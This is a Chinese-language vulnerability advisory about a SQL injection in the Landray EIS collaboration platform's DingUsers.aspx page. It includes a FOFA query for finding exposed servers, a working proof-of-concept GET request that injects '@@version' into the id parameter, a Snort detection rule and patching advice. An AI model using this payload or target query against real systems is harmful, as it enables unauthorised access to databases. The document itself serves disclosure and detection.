

蓝凌EIS智慧协同平台 DingUsers.aspx SQL注入漏洞

蓝凌EIS智慧协同平台 DingUsers.aspx SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

蓝凌EIS智慧协同平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/scripts/jquery.landray.common.js" || body="v11_QRcodeBar clr" || title="智慧协同平台" && body="欢迎登录智慧协同平台"

POC/EXP:

```
GET /SM/DingUsers.aspx?id=1%20and%201=@@version-- HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Landray EIS - MSSQL Version Disclosure via DingUsers.aspx";
  flow:to_server,established;
  content:"GET"; http_method;
  content:"/SM/DingUsers.aspx"; http_uri;
  content:"id="; http_uri;
  pcre:"/id=[^&]*\d+%20and%201=@@version--/i";
  metadata:service http;
  metadata:affected_product "蓝凌EIS智慧协同平台";
  metadata:vulnerability_type "MSSQL Version Disclosure";
  classtype:sql-injection;
  sid:1000347;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。